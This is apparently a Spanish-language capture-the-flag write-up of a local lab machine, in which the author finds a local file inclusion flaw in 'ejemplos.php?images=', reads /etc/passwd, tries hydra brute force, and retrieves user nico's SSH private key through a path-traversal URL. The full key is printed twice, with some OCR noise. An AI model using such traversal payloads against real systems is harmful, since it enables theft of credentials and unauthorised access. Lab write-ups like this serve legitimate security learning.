


Empezamos la máquina con la comanda sudo bash + autodeploy.sh + pntopntobarra.tar, es un nombre un poco extraño, voy a estar al caso de posibles pistas.



Ping de reconocimiento inicial con la opción de solo hacer 2 veces




Nmap solo muestra el registro del puerto abierto 22 y 80, los habituales en este tipo de CTF



Nada sospechoso en el whatweb, solo el titulo que parece una advertencia


Me reportan un virus? Que hay realmente aquí?




El botón grande de "hacer clic aquí podría empeorar la situación" es verídico, al hacer clic la página principal se convierte en un forbidden y el gobuster deja de funcionar como debería, parece que he activado algún tipo de bloqueo.

En la página ejemplos de computadoras infectadas veo como hay un ejemplo.php?images= y una ruta relativa, podria mirarlo con wfuzz o con lo que sea pero antes voy a probar directamente el LFI antes


de cambiar el images.



Por falta de opciones ya que no te dejan muchas de ellas, concluyo con que efectivamente era un LFI, solo que me sorprende que sea con la misma palabra images, y no haya tenido que usar otras herramientas. He listado el /etc/passwd y veo un usuario llamado nico



con hydra voy a aplicar fuerza bruta para ver que encuentro




ç

Estoy tardando mucho en hydra, aprovechando que tengo acceso a un LFI completo voy a aprovechar para exportar la id rsa de nico. Que así seguramente vayamos mucho más rápido.

Recordar de al guarda el archivo aplicar un chmod 600 SIN USAR ROOT para que funcione


jouker@kali: ~
File Actions Edit View Help
GNU nano 8.2 id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA07BRWc6X8Yz+VwO1l5UAqcFE5K+1yQ9QxFBrt8DzyC9×7o0tluCk
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
-----END OPENSSH PRIVATE KEY-----
[Read 38 lines]
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/



view-source:http://172.17.0.2/ejemplos.php?images=../../../../../../../../home/nico/.ssh/id_rsa

```
<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Ejemplos de computadoras infectadas</title>
    <link rel="stylesheet" href="styles.css">
</head>
<body>
    <div class="container">
        <h1>Computadoras infectadas</h1>

        -----BEGIN OPENSSH PRIVATE KEY-----
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
